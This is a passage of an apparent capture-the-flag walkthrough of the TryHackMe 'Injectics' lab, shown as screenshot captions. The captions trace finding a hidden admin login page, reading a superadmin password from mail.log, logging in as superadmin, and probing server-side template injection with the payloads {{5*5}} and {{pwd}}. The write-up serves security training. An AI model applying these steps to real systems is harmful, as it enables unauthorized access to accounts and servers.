



**Fig. 32**: Login page: hovering Login as Admin reveals the /adminLogin007.php URL





**Fig. 33**: mail.log: superadmin password highlighted





**Fig. 34**: adminLogin007.php: superadmin credentials entered





**Fig. 35**: Admin dashboard reached as superadmin (Welcome, admin!) showing flag THM{INJECTICS_ADMIN_PANEL_007}





**Fig. 36**: Update Profile page for the superadmin account (First Name: admin)





**Fig. 37**: Update Profile: First Name field filled with a test value





**Fig. 38**: Profile updated successfully





**Fig. 39**: Dashboard reflects the updated first name





**Fig. 40**: First Name set to {{5*5}} to test for template expression evaluation





**Fig. 41**: Dashboard renders Welcome, 25! confirming server-side template evaluation





**Fig. 42**: First Name set to {{pwd}} to test template variable handling





**Fig. 43**: Dashboard output after the {{pwd}} test

